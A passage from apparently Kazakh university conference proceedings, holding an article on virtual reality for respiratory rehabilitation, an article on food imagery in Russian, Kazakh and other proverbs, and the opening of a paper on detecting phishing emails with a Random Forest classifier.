Сагиндыков К.М., к.т.н., доцент, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан. ORCID: 0000-0003-3315-798X

About authors:

Yessenbayev B.S., Master of the specialty «Information security systems», ORCID: 0009-0005-0657-9126

Sagindykov K.M., c.t.s., docent, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan. ORCID: 0000-0003-3315-798X

Авторлар туралы мәліметтер:

Есенбаев Б.С., «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан. ORCID: 0009-0005-0657-9126

Сагиндыков К.М., т.ғ.к., доцент, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан. ORCID: 0000-0003-3315-798X

УДК 004.946

Жантлеуова А.К.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Дузбаев Н.Т.

РОЛЬ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ В РЕАБИЛИТАЦИИ РЕСПИРАТОРНОЙ СИСТЕМЫ

Аннотация. В данной статье рассматривается применение виртуальной реальности (VR) в реабилитации респираторной системы, акцентируя внимание на инновационных методиках лечения хронических заболеваний дыхательных путей, таких как хроническая обструктивная болезнь легких и астма. Исследуется, как VR способствует повышению эффективности реабилитационных программ за счет увлекательных и интерактивных упражнений, адаптированных под индивидуальные нужды пациентов. Освещаются технологические аспекты использования VR, включая полностью погружающие и мобильные системы, и их влияние на мотивацию и приверженность к лечению. Статья также затрагивает существующие препятствия для внедрения VR в клиническую практику, такие как стоимость оборудования и необходимость обучения медперсонала. В заключение обсуждаются будущие перспективы развития VR в медицинской реабилитации, подчеркивая её потенциал изменить подходы к лечению и улучшить качество жизни пациентов.

Ключевые слова: виртуальная реальность, реабилитация, респираторная система, инновации в здравоохранении, хроническая обструктивная болезнь легких.

Введение

Хронические заболевания дыхательных путей, включая хроническую обструктивную болезнь легких (ХОБЛ), астму, легочную гипертензию и интерстициальную болезнь легких, представляют собой серьезную проблему для здравоохранения во всем мире. Всемирная организация здравоохранения подчеркивает, что от таких заболеваний страдают сотни миллионов людей во всем мире, причем ХОБЛ занимает третье место среди основных причин смерти, приводя к более чем 3 миллионам летальных исходов ежегодно [1]. Эти заболевания характеризуются постоянными респираторными симптомами и ограничением воздушного потока, что приводит к снижению качества жизни, частым госпитализациям и значительным расходам на здравоохранение.

Традиционные стратегии лечения хронических респираторных заболеваний включают фармакологические вмешательства, изменение образа жизни и программы легочной реабилитации. Легочная реабилитация, важнейший компонент лечения хронических респираторных заболеваний, включает в себя тренировки, образовательные занятия и поведенческие интервенции,

направленные на улучшение физического и психологического состояния пациентов с нарушениями дыхания. Несмотря на доказанную эффективность, эти реабилитационные программы сталкиваются с препятствиями, включая низкую приверженность пациентов и ограниченную доступность, особенно для людей, проживающих в отдаленных районах или имеющих проблемы с передвижением.

Технология VR, создающая компьютерную симуляцию трехмерной среды, с которой можно реалистично взаимодействовать с помощью специализированного оборудования, предоставляет уникальную возможность для увлекательного и персонализированного реабилитационного опыта. Погружая пациентов в виртуальный мир, который поощряет участие с помощью игровых элементов и интерактивных упражнений, VR открывает перспективы для преодоления ограничений, связанных с традиционными методами легочной реабилитации.

Основной целью данной статьи является всесторонний анализ применения виртуальной реальности в процессе реабилитации респираторной системы у пациентов с хроническими заболеваниями дыхательных путей. Исследование направлено на оценку потенциала VR как инновационного инструмента, способного трансформировать традиционные подходы к реабилитации и улучшить качество жизни пациентов.

Технологические инновации и применение VR в респираторной реабилитации

В области реабилитации дыхательных функций с использованием виртуальной реальности применяются различные технологии, которые позволяют создавать погружающиеся и интерактивные среды для пациентов.

Полностью погружающие VR-системы используют гарнитуры виртуальной реальности, такие как Oculus Rift, HTC Vive и PlayStation VR. Эти устройства обеспечивают высокое качество визуализации и трекинга движений, позволяя пользователям взаимодействовать с виртуальной средой максимально естественным образом. Гарнитуры отслеживают движение головы и тела, позволяя пациентам исследовать виртуальные пространства и выполнять упражнения, направленные на улучшение дыхательной функции. Одним из примеров эффективного использования полностью иммерсивных VR-систем является исследование Betka *et al.* [2], в котором исследователи изучали влияние VR на реабилитацию пациентов после COVID-19. С использованием гарнитуры Zeiss VR ONEPLUS, пациенты погружались в виртуальные среды, что способствовало улучшению их дыхательной функции и общего самочувствия.

Для повышения эффективности реабилитационных процедур VR-системы интегрируются с устройствами биологической обратной связи. Эти устройства, включая датчики дыхания, мониторы сердечного ритма и датчики кислорода в крови, собирают физиологические данные пользователя в реальном времени. Полученная информация используется для адаптации виртуальной среды и упражнений, делая реабилитацию более персонализированной и эффективной. В области биологической обратной связи выделяется исследование Blum *et al.*

[3], которое демонстрирует интеграцию систем биофидбека с VR для обучения пациентов медленному диафрагмальному дыханию. Использование датчика Polar H10 chest strap позволяло точно отслеживать дыхательные паттерны, делая реабилитацию более персонализированной и эффективной.

Мобильные VR-системы, такие как Samsung Gear VR и Google Cardboard, предлагают более доступный способ погружения в виртуальные среды. Хотя они предоставляют менее интенсивный уровень погружения по сравнению с полностью иммерсивными системами, мобильные VR-устройства являются эффективным инструментом для выполнения дыхательных упражнений и обучения релаксационным техникам. Исследование van Delden *et al.* [4] показывает, как мобильные VR-системы могут использоваться для создания образовательных игр для детей с астмой. Применение мобильных VR-технологий позволяет детям в игровой форме учиться контролировать свое дыхание, повышая их интерес и участие в процессе реабилитации.

Для улучшения взаимодействия с VR-средой и упражнениями используются различные периферийные устройства, включая VR-контроллеры, датчики движений и специализированные тренажеры. Эти устройства позволяют точно отслеживать движения пользователя и взаимодействовать с объектами виртуального мира, что способствует улучшению координации, баланса и дыхательной функции. Интеграция интерактивных периферийных устройств с VR-системой для реабилитации дыхательных функций была успешно реализована в исследовании Heng *et al.* [5]. Авторы разработали датчик дыхания, состоящий из Arduino Uno, чипа датчика ветра Rev C и Wi-Fi модуля ESP8266 ESP-01S, который позволял пользователям управлять виртуальной средой через выполнение дыхательных упражнений, улучшая дыхательную функцию.

Специализированные платформы и приложения для VR-реабилитации разрабатываются с учетом потребностей пациентов с респираторными заболеваниями. Они предлагают разнообразные программы и упражнения, направленные на укрепление дыхательных мышц, улучшение функции легких и обучение эффективным дыхательным техникам. Исследование Rutkowski *et al.* [6] демонстрирует применение специализированных VR-приложений для улучшения психоэмоционального состояния у пациентов с ХОБЛ. Эти VR-приложения предоставляли пациентам инструменты для снижения симптомов депрессии и тревоги, внося вклад в улучшение их общего качества жизни.

Использование этих технологий в комплексе создает эффективную и мотивирующую среду для реабилитации дыхательных функций, предлагая пациентам новые и инновационные подходы к восстановлению и улучшению качества жизни.

Несмотря на значительный потенциал VR в реабилитации дыхательных функций, существуют определенные барьеры и вызовы, которые необходимо преодолеть для широкого внедрения этой технологии. Одним из главных барьеров является высокая стоимость оборудования и программного обеспечения, что может ограничивать доступность VR-технологий для некоторых медицинских учреждений

и пациентов. Кроме того, требуется специализированное обучение медицинского персонала для эффективного использования VR в реабилитационных процессах. Вопросы конфиденциальности и безопасности данных также представляют собой значительный вызов, поскольку VR-приложения часто собирают и обрабатывают чувствительную информацию о здоровье пользователей. Наконец, необходимо провести дополнительные исследования для оценки долгосрочной эффективности VR-реабилитации и ее влияния на различные популяции пациентов [7].

Будущее VR в реабилитации дыхательных функций выглядит многообещающим, с учетом быстрого развития технологий и растущего признания их потенциала медицинским сообществом. Ожидается, что улучшение доступности и уменьшение стоимости VR-оборудования сделают эти технологии более доступными для широкого круга пользователей. Интеграция искусственного интеллекта и машинного обучения предложит новые возможности для создания более адаптивных и персонализированных реабилитационных программ. Более того, развитие телемедицины и домашней реабилитации с использованием VR может обеспечить пациентам удобный доступ к качественному лечению, минимизируя необходимость в постоянных посещениях медицинских учреждений.

Заключение

Виртуальная реальность представляет собой инновационный подход к реабилитации дыхательных функций, предлагая пациентам передовые, эффективные и мотивирующие инструменты для восстановления. Несмотря на существующие барьеры и вызовы, возможности VR в сфере медицины и реабилитации безграничны. Однако для полного раскрытия потенциала VR и оптимизации методов лечения, необходимы дополнительные исследования для разработки стандартизированных методик, определения наиболее действенных подходов и оценки долговременного воздействия на процессы реабилитации дыхательных функций. Дальнейшие исследования и разработки в этой области, а также взаимодействие между разработчиками технологий, медицинскими специалистами и пациентами, будут способствовать преодолению текущих ограничений и расширению применения VR. В будущем VR обещает трансформировать методы реабилитации дыхательных функций и значительно улучшить качество жизни пациентов.

Данное исследование проводится в рамках грантового проекта ИРН AP19680049 «Разработка программно-аппаратного комплекса для контроля и коррекции дыхательных функций на основе мультимодульных технологий», реализуемого Международным университетом информационных технологий.

СПИСОК ЛИТЕРАТУРЫ

1. Chronic obstructive pulmonary disease (COPD), “World Health Organization,” [Электронный ресурс] URL: https://www.who.int/news-room/fact-sheets/detail/chronic-obstructive-pulmonary-disease-(copd) (дата обращения: 11.03.2024)

2. Betka S. et al. Virtual reality intervention alleviates dyspnoea in patients recovering from COVID-19

pneumonia //ERJ Open Research. – 2023. – Т. 9. – №. 6.

3. Blum J., Rockstroh C., Göritz A. S. Development and pilot test of a virtual reality respiratory biofeedback approach //Applied Psychophysiology and Biofeedback. – 2020. – Т. 45. – P. 153-163.

4. van Delden R. et al. SpiroPlay, a suite of breathing games for spirometry by kids & experts // Proceedings of the Annual Symposium on Computer-Human Interaction in Play. – 2020. – P. 400-413.

5. Heng O. J., Albert Q. Bubble tower: Breathing based virtual reality action game //Proceedings of the 2020 4th International Conference on Big Data and Internet of Things. – 2020. – P. 33-37.

6. Rutkowski S. et al. Virtual reality rehabilitation in patients with chronic obstructive pulmonary disease: a randomized controlled trial //International journal of chronic obstructive pulmonary disease. – 2020. – P. 117-124.

7. Pittara M. et al. Virtual Reality for Pulmonary Rehabilitation: Comprehensive Review //JMIR Rehabilitation and Assistive Technologies. – 2023. – Т. 10. – №. 1. – P. e47114.

REFERENCES

1. Chronic obstructive pulmonary disease (COPD), “World Health Organization,” [Electronic resource] URL: https://www.who.int/news-room/fact-sheets/detail/chronic-obstructive-pulmonary-disease-(copd) (accessed: 11.03.2024)

2. Betka, S., Kannape, O. A., Fasola, J., Lance, F., Cardin, S., Schmit, A., ... & Blanke, O. (2023). Virtual reality intervention alleviates dyspnoea in patients recovering from COVID-19 pneumonia. ERJ Open Research, 9(6).

3. Blum, J., Rockstroh, C., & Göritz, A. S. (2020). Development and pilot test of a virtual reality respiratory biofeedback approach. Applied Psychophysiology and Biofeedback, 45, 153-163.

4. van Delden, R., Plass-Oude Bos, D., de With, A. J. V., Vogel, K., Klaassen, R., Zwart, N., ... & van der Kamp, M. (2020, November). SpiroPlay, a suite of breathing games for spirometry by kids & experts. In Proceedings of the Annual Symposium on Computer-Human Interaction in Play, 400-413.

5. Heng, O. J., & Albert, Q. (2020, August). Bubble tower: Breathing based virtual reality action game. In Proceedings of the 2020 4th International Conference on Big Data and Internet of Things, 33-37.

6. Rutkowski, S., Rutkowska, A., Kiper, P., Jastrzebski, D., Racheniuk, H., Turolla, A., ... & Casaburi, R. (2020). Virtual reality rehabilitation in patients with chronic obstructive pulmonary disease: a randomized controlled trial. International journal of chronic obstructive pulmonary disease, 117-124.

7. Pittara, M., Matsangidou, M., Petkov, N., & Pattichis, C. S. (2023). Virtual Reality for Pulmonary Rehabilitation: Comprehensive Review. JMIR Rehabilitation and Assistive Technologies, 10, e47114. https://doi.org/10.2196/47114

Жантлеуова А. К.
Ғылыми жетекшісі: Дузбаев Н.Т.

Тыныс алу жүйесін қалпына келтірудегі виртуалды шындықтың рөлі

Аннотация. Бұл мақалада өкпенің созылмалы обструктивті ауруы және демікпе сияқты тыныс алу жолдарының созылмалы ауруларын емдеудің инновациялық әдістеріне назар аудара отырып, тыныс алу жүйесін қалпына келтіруде виртуалды шындықты (VR) қолдану қарастырылады. VR пациенттердің жеке қажеттіліктеріне бейімделген қызықты және интерактивті жаттығулар арқылы оңалту бағдарламаларының тиімділігін арттыруға қалай ықпал ететінін зерттейді. VR-ді қолданудың технологиялық аспектілері, соның ішінде толық иммерсивті және мобильді жүйелер және олардың мотивация мен емдеуге бейімділікке әсері қарастырылады. Мақала сонымен қатар VR-ді клиникалық тәжірибеге енгізудегі кедергілерді қарастырады, мысалы, жабдықтың құны

және медициналық қызметкерлерді оқыту қажеттілігі. Қорытындылай келе, медициналық оңалтудағы VR дамуының болашақ перспективалары талқыланып, оның емдеу тәсілдерін өзгерту және пациенттердің өмір сүру сапасын жақсарту әлеуетін көрсетеді.

Түйін сөздер: виртуалды шындық, оңалту, тыныс алу жүйесі, денсаулық сақтаудағы инновациялар, созылмалы обструктивті өкпе ауруы.

Zhantleuova A.K.
Scientific supervisor: Duzbayev N.T.

The role of virtual reality in the rehabilitation of the respiratory system

Abstract. This article examines the use of virtual reality (VR) in the rehabilitation of the respiratory system, focusing on innovative methods for the treatment of chronic respiratory diseases such as chronic obstructive pulmonary disease and asthma. The article explores how VR contributes to improving the effectiveness of rehabilitation programs through exciting and interactive exercises adapted to the individual needs of patients. The technological aspects of using VR, including fully immersive and mobile systems, and their impact on motivation and adherence to treatment are highlighted. The article also touches on the existing obstacles to the introduction of VR into clinical practice, such as the cost of equipment and the need to train medical staff. In conclusion, the future prospects for the development of VR in medical rehabilitation are discussed, emphasizing its potential to change treatment approaches and improve the quality of life of patients.

Keywords: virtual reality, rehabilitation, respiratory system, innovations in healthcare, chronic obstructive pulmonary disease.

Сведения об авторе:
Жантлеуова Асель Канатовна, докторант 1 курса кафедры компьютерной инженерии Международного университета информационных технологий.

About the author:
Zhantleuova Assel Kanatovna, a first-year doctoral student of the Department of Computer Engineering at International Information Technology University.

Автор туралы ақпарат:
Жантлеуова Асель Канатовна, Халықаралық ақпараттық технологиялар университетінің компьютерлік инженерия кафедрасының 1 курс докторанты.

УДК: 81-2

Жүніс А.Ш.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Алиева Д.А.

ТЕМА ГАСТИКИ В ПОСЛОВИЦАХ И ПОГОВОРКАХ

Хочешь узнать народ – попробуй его пищу.
Японская пословица

Аннотация. Статья посвящена культурному значению гастики в народных высказываниях. В статье отмечается взаимосвязь между гастрономией, социальными обычаями и культурными ценностями, проливая свет на многогранные значения, заложенные в народных высказываниях, связанных с едой. Анализ пословиц и поговорок различных культурных контекстов способствует более глубокому пониманию гастрономической мудрости как средства передачи и сохранения культуры.

Ключевые слова: гастика, культурные особенности, пословицы и поговорки, гастрономический образ.

Введение

Принципы питания складывались под влиянием природно-географических, экономических, исторических, национальных и других факторов. В то же время питание является проявлением образа жизни людей, народа, его культурных и, во многом, религиозных традиций; оно оказывает огромное воздействие на формирование нации, на чувства, мысли, поведение людей. В пищевых традициях можно увидеть отражение морально-нравственных принципов социума, вербально выраженных в пословицах и поговорках. Вкусовые ощущения, ритуалы и традиции, связанные с едой, ее потреблением, национальной кухней являются отражением национального менталитета и описываются в разделе невербальной коммуникации, получившей в лингвистике название «гастика». Гастика (от греч. *gastras* — «желудок») — наука о знаковых и коммуникативных функциях пищи и напитков, о приёме пищи, о культовых и коммуникативных функциях приема пищи [1].

Гастика, охватывающая продукты питания, кулинарные практики и обычаи, занимает видное место во многих культурах, в том числе находит отражение в пословицах и поговорках, заключая в себе коллективный опыт, ценности и убеждения общества. В этих языковых выражениях, связанных с традициями приема пищи. отражены особенности менталитета, культурные ценности, социальные нормы народа. Интересным предполагается проследить гастрономические образы в русских и казахских пословицах и поговорках.

Основная часть

Еда и напитки, время и способы их потребления говорят о том, какие приоритеты ставят люди в жизни, ведь пища определяет и место других ценностей или радостей жизни, а также демонстрирует их истинную роль в культуре того и иного народа. Можно утверждать, что еда – это философия народа.

Данному вопросу посвящено достаточно современных научных исследований, ведь фольклор помогает изучению и пониманию мировоззрения народа. В 2014 году в МГУ имени М.В. Ломоносова прошел I Международный научно-практический симпозиум «Еда и культура», где обсуждались вопросы традиционной культуры в современном мире, история еды и традиции питания народов мира. Участники конференции отметили взаимосвязь национальной еды и национального менталитета [2].

Приведем примеры.

Главное национальное блюдо Америки – символ национальной кухни – гамбургер. Это быстрая еда для делового человека, девизом которого является «время – деньги». Это еда для индивидуального потребления вечно спешащего одиночки. Им человек «заправляется», как заправляется бензином автомобиль. Гамбургер запивают кока-колой, продуктом современной индустрии и химии. Его можно съесть в машине по дороге на работу, сэкономив время на завтраке. Гамбургер – fast food – прямое выражение американской ментальности: индивидуализма, прагматизма, privacy, экономии времени и затрат. Поэтому американская кухня стала стереотипом, связанным с чрезмерным увлечением фастфудом, проблемой избыточного веса и достаточно низкой гастрономической культурой. А что же в пословицах? Они лаконичные и точные, в них нет витиеватости*: Hunger is the best sauce; You can't make an omelet without breaking eggs; big cheese (о большом, высокопоставленном человеке)* [3].

Совершенно иную гастрономическую культуру представляет, например, кавказская кухня с многолюдными и обильными застольями, не терпящими индивидуализма и спешки, которые собирают людей за столом не только для употребления пищи, но и для задушевного общения. *Сам голодай, но гостя накорми* (чеченская). *У абхаза будет одна корова, сыворотку будет пить сам, а сыр оставит для гостя* (абхазская).

«Хлеб, сыр и доброе сердце – вот все, что нужно хорошему человеку». Например, «сыр» никогда не встречается в казахских пословицах и поговорках. Или *«Живот покойника велик»* означает, что кавказские обряды, связанные с похоронами и поминанием человека, требуют больших расходов, но проигнорировать их никто не решится.

Совсем по-иному воспринимают еду в Японии. Для японцев еда – не просто пища, необходимая для поддержания жизни, а своего рода эстетический обряд. Главным считается наслаждение едой, которая сохранила вкус натуральных продуктов в том виде, в котором они существуют в природе: *Баклажан на стебле дыни не вырастет (я*блоко от яблони недалеко падает). *Холодный чай*

и холодный рис терпимы, но холодный взгляд и холодное слово — невыносимы. Моти покупай у мастера по приготовлению моти; за рисовыми лепешками - иди к пирожнику.

В русских поговорок и пословиц о еде открывается глубокие культурные и социальные аспекты, связанные с питанием, обычаями стола и отношением к еде в русском обществе. В этих выражениях прослеживается не только отношение к физиологической потребности в пище, но и обычаи. И они тоже отличаются от казахской культуры: *На незваного гостя не припасена и ложка. Что поставят, то и кушай, а хозяина в доме слушай. Что есть в печи, всё на стол мечи. Не красна изба углами, а красна пирогами.*

Очевидно, что русский народ делает акцент на "ориентированном на человека" гостеприимстве и уважении к личности, при этом говорят о необходимости заранее сообщать хозяину о приходе, о необходимости гостям следовать привычкам хозяина при посещении,

Например, пословица «*Щи да каша пища наша*» подчеркивает важность традиционных блюд в рационе русского человека, а поговорка *«Ешь с голоду, а люби смолоду»* выражает заботу о здоровом питании и правильном отношении к еде. Она подчеркивает важность умеренности в еде и заботы о своем здоровье с раннего возраста, что отражает социальные ценности общества.

Казахские пословицы и поговорки о еде отражают особенности казахской культуры и обычаев питания. В казахских поговорок и пословиц о еде открываются аспекты культуры и традиций казахского народа, а также его отношение к питанию, обычаям стола и социальным взаимоотношениям. В этих выражениях прослеживается уникальная мудрость, связанная с природой, традициями кочевого образа жизни и гостеприимством. *Тату үйдің тамағы тәтті* (В дружном доме вся еда вкусная). *Еттің бәрі қазы емес, иттің бәрі тазы емес. (Не всё мясо – казы, не все собаки – гончие).*

Поговорка "Сыйлап берген су да тәтті" (Вода, подаренная с чистым сердцем, сладка) отражает глубокое уважение к дарованию пищи и воды, которое является важным аспектом культуры гостеприимства в казахском обществе. Она подчеркивает значение доброты и благодарности при приеме пищи, а также уважение к природным ресурсам.

Основная пища казахов – это мясо, и это, конечно же, находит отражение в пословицах и поговорках.

«*Етке тойсам, сорпаға иттігім жоқ»* выражает готовность поделиться с гостями самым ценным, что есть у кочевника - мясом. Это отражает традиционное гостеприимство казахского народа и его готовность делиться собственным достатком.

Поговорка *«Күн жазға айналды, ет азға айналды»* связана с традициями кочевого образа жизни и употребления пищи. Она отражает мудрость казахского народа, связанную с умением использовать ресурсы в зависимости от времени суток и условий.

Анализ казахских поговорок и пословиц о еде позволяет понять уникальные аспекты культуры и традиций к азахского народа, а также глубокое уважение к природе, традициям гостеприимства и мудрости, связанной с обычаями питания. Эти выражения не только передают ценности и традиции казахского общества, но и являются своеобразным отражением его истории, культуры и социальных норм.

Заключение

Таким образом, гастика отражает традиции, менталитет народа, позволяет понять традиционные ценности людей. Пища – имеет особую культурологическую интерпретацию и можно говорить о возможности и необходимости изучать ментальность народов через их гастрономическую культуру, отраженную в фольклоре, в частности в пословицах и поговорках.

СПИСОК ЛИТЕРАТУРЫ

Медведева, Т. В. Феномен "гастика" в межкультурной коммуникации / Т. В. Медведева // Языки и литература в поликультурном пространстве. – 2017. – № 3. – С. 36-39. – EDN YSPTEJ.

I Международный симпозиум «История еды и традиции питания народов мира», МГУ имени М.В. Ломоносова Центр национального интеллектуального резерва МГУ. Академия гастрономической науки и культуры. 30 октября – 1 ноября 2014 года

Школа английского языка Skyeng: https://skyeng.ru/magazine/idiomy-o-ede-na-anglijskom-pochemu-byt-ogurchikom-kruto/

REFERENCES

Medvedeva, T. V. Fenomen "gastika" v mezhkul'turnoj kommunikacii / T. V. Medvedeva // YAzyki i literatura v polikul'turnom prostranstve. – 2017. – № 3. – S. 36-39. – EDN YSPTEJ.

I Mezhdunarodnyj simpozium «Istoriya edy i tradicii pitaniya narodov mira», MGU imeni M.V. Lomonosova Centr nacional'nogo intellektual'nogo rezerva MGU. Akademiya gastronomicheskoj nauki i kul'tury. 30 oktyabrya – 1 noyabrya 2014 goda

SHkola anglijskogo yazyka Skyeng: https://skyeng.ru/magazine/idiomy-o-ede-na-anglijskom-pochemu-byt-ogurchikom-kruto/.

Жүніс А.Ш.
Ғылыми жетекші: Алиева Д.А.

Мақал-мәтелдердегі гастика тақырыбы

Аңдатпа. Мақала халықтың ұлағатты сөздеріндегі гастиканың мәдени маңыздылығына арналған. Мақалада гастрономия, әлеуметтік әдет-ғұрыптар мен мәдени құндылықтар арасындағы байланыс атап өтіледі, бұл тағамға қатысты халықтық сөздерге енгізілген көп қырлы мағыналарға жарық түсіреді. Әртүрлі мәдени контексттердің мақал-мәтелдерін талдау мәдениетті беру және сақтау құралы ретінде гастрономиялық даналықты тереңірек түсінуге ықпал етеді.

Түйінді сөздер: гастика, мәдени ерекшеліктер, мақал-мәтелдер, гастрономиялық сурет.

Zhunis A.Sh.
Scientific supervisor: D.A. Alieva

The topic of gastics in proverbs and sayings

Abstract. The article is devoted to the cultural significance of the gastika in folk sayings. The article highlights the relationship between gastronomy, social customs and cultural values, shedding light on the multifaceted meanings inherent in folk sayings related to food. The analysis of proverbs and sayings from various cultural contexts contributes to a deeper understanding of gastronomic wisdom as a means of transmitting and preserving culture.

Keywords: gastronomy, cultural peculiarities, proverbs and sayings, gastronomic image.

Автор туралы ақпарат:
Жүніс Алуа Шаттыққызы, Халықаралық ақпараттық технологиялар университеті, «Бизнестегі ақпараттық технологиялар» мамандығының 1 курс студенті.

Сведения об авторе:
Жүніс Алуа Шаттыққызы, студентка 1 курса специальности «Информационные технологии в бизнесе», Международного университета информационных технологий.

About the author:
Alua Sh. Zhunis, 1st year student of "Information Technology in Business", International Information Technology University.

УДК 004.056.53

ФИШИНГТІК ХАТТАРДЫ АНЫҚТАУҒА АРНАЛҒАН МАШИНАЛЫҚ ОҚЫТУ ӘДІСІ

Е.Р. Жұмаділ*, Д.Қ. Тоқсеит
Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Жұмаділ Е.Р. — «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0009-0001-1460-5401;
Тоқсеит Д.Қ. — PhD, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0000-0001-9075-3943.

Аңдатпа. Электрондық почта арқылы байланыс - бұл көптеген үйде жұмыс істейтін және онлайн режимінде өткізілетін сабақтарға қатысатын адамдардың файлдармен, құпия ақпаратпен және хабарламалармен алмасатын, қазіргі уақытқа қолайлы құралы. Зиянкестер мұны әлеуметтік инженерлік шабуылдарды жүзеге асыру арқылы өз пайдасына пайдаланады және ең танымал шабуыл - электрондық почта фишингі. Бұл шабуыл адамды банктік шоттар мен несие карталарының шоттары, тұтынушы деректері, құпия сөздер және т.б. сияқты жеке ақпаратты автоматты түрде ұрлай алатын зиянды сілтемелерге өтуге итермелеуге бағытталған. Бұл зерттеу электрондық почтадағы хаттарды заңды немесе фишингтік екенін анықтау және Random Forest классификаторы арқылы машиналық оқыту үлгілерін әзірлеуге бағытталған.

Түйін сөздер: фишингтік шабуыл, киберқауіпсіздік, машина оқыту.

МЕТОД МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ ФИШИНГОВЫХ ПИСЕМ

Е.Р. Жумадил*, Д.К. Токсеит
Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан.

Жумадил Е.Р. — магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0009-0001-1460-5401;
Токсеит Д.К. — PhD, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0000-0001-9075-3943.

Аннотация. Общение по электронной почте-это удобный в настоящее время инструмент, с помощью которого многие люди, работающие из дома и посещающие онлайн-занятия, обмениваются файлами, конфиденциальной информацией и сообщениями. Злоумышленники используют это в своих интересах, выполняя атаки социальной инженерии, и наиболее популярной атакой является фишинг электронной почты. Эта атака направлена на то, чтобы побудить человека перейти по вредоносным ссылкам, которые могут автоматически украсть личную информацию, такую как банковские счета и счета кредитных карт, данные клиентов, пароли и многое другое. Это исследование направлено на определение того, является ли электронная почта законной или фишинговой, и на разработку моделей машинного обучения с помощью классификатора Random Forest.

Ключевые слова: фишинговая атака, кибербезопасность, машинное обучение.

A MACHINE LEARNING METHOD FOR DETECTING PHISHING EMAILS

Y.R. Zhumadil*, D.K. Tokseit

L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

Zhumadil Y.R. — Master of the specialty «Information security systems»
ORCID: 0009-0001-1460-5401;
Tokseit D.K. — PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
ORCID: 0000-0001-9075-3943.

Annotation. E-mail communication is currently a convenient tool through which many people who work from home and attend online classes exchange files, confidential information and messages. Attackers take advantage of this by performing social engineering attacks, and the most popular attack is email phishing. This attack aims to encourage a person to click on malicious links that can automatically steal personal information such as bank and credit card accounts, customer data, passwords and more. This research aims to determine whether email is legitimate or phishing, and to develop machine learning models using the Random Forest classifier.

Keywords: phishing attack, cybersecurity, machine learning.

Кіріспе

Кибершабуылдар корпорацияларға, кәсіпорындарға және тіпті жеке тұлғаларға құпия ақпаратты, ақшаны, банктік шоттарды, парольдерді және басқаларын ұрлау мақсатында бағытталған. "Фишингке бейімділікті модельдеу мен визуализациялаудың реттік тәсілі" зерттеуіне сәйкес, фишинг кәсіпқойларға да, жалпы қарапайым адамдарға да қауіп төндіретін қауіпсіздіктің маңызды қатері болып табылады. Қызметкерлерге арналған фишингтік қауіптер қауіпсіздіктің күрделі мәселелеріне әкелуі мүмкін, ал фишингтің қоғамдық қауіптері адамдардың

сенімін, қанағаттануын және құндылығын жоғалтуы әкелуі мүмкін.

Фишингтік сайттарды табуға арналған зерттеулер сонымен қатар әлеуметтік инженерлік шабуылдардың 96%-ы электрондық почта арқылы жүзеге асырылатынын көрсетеді. Тек 3%-ы веб-сайттан келеді, ал 1%-ы телефон немесе мәтіндік хабарламалар мен зиянды құжаттармен байланысты [1]. Шынында да, киберқылмыскерлер пандемияның артықшылығын пайдаланды, өйткені адамдардың көпшілігі үйден жұмыс істейді, олар шабуылдарын кеңейту үшін классикалық алдауды қолдана отырып, құрбандардың мазасыздығын күшейтіп, оларды алдануға бейім етеді.

Біз жасаған модель почта жүйесінің қауіпсіздігін қамтамасыз етуде үлкен рөл атқара алады. Модельді оқыту үшін келесі Random Forest қолданылды. Аталған классификатор киберқауіпсіздік саласындағы әртүрлі жіктеу мәселелерін шешуде дәлдігін дәлелдеді, мысалы, несиелік карта алаяқтықтарын анықтау, кибершабуылдарды жіктеу және кибершабуылдарды анықтау.

Негізгі бөлім

Киберқылмыс пандемия басталғанға дейін де негізгі жаһандық тәуекелдердің бірі ретінде танылды. Киберқауіпсіздік инфрақұрылымы және корпорациялардың, ұйымдардың және тіпті үкіметтердің қарсы шаралары күрделі және жиі киберқылмыстармен күресе алмайды, бұл қаржылық шығындарға, экономикалық бұзылуларға, геосаяси шиеленістерге және әлеуметтік тұрақсыздыққа әкелетін мәселе. Барлық кибершабуылдардың ең көп таралған шабуылдарының бірі-фишинг. Фишинг-бұл шабуылдаушы өзін сенімді субъект ретінде көрсету арқылы нысананы алдайтын әлеуметтік инженерлік шабуыл түрі. Қорғалмаған немесе фишингтік веб-сайттарға апаратын зиянды тіркемелер немесе мекенжайлары бар электрондық почталар хабарламалары фишингте қолданылатын негізгі шабуыл векторларының негізі [2].

Random Forest классификаторы (кездейсоқ орман) - фишингтік хаттарды анықтау үшін тиімді қолдануға болатын машиналық оқыту құралы. Осы зертеуді жүргізу барысында Random Forest классификаторын пайдаланудың жалпы тәсілдерін қолдандық.

Алдымен фишингтік және фишингтік емес хаттардың мысалдары бар деректерді жинау керек. Біз 2020 жылы жаңартылған Akashsurya156 Phishing Email Collection деп аталатын деректер жиынтығын пайдаланамыз. Ол Электрондық почтаның заңды немесе фишингтік екенін анықтау үшін 21 болжаушы және бір мақсатты айнымалы таңдалған 22 функцияны қамтиды [3]. (Кесте 1)

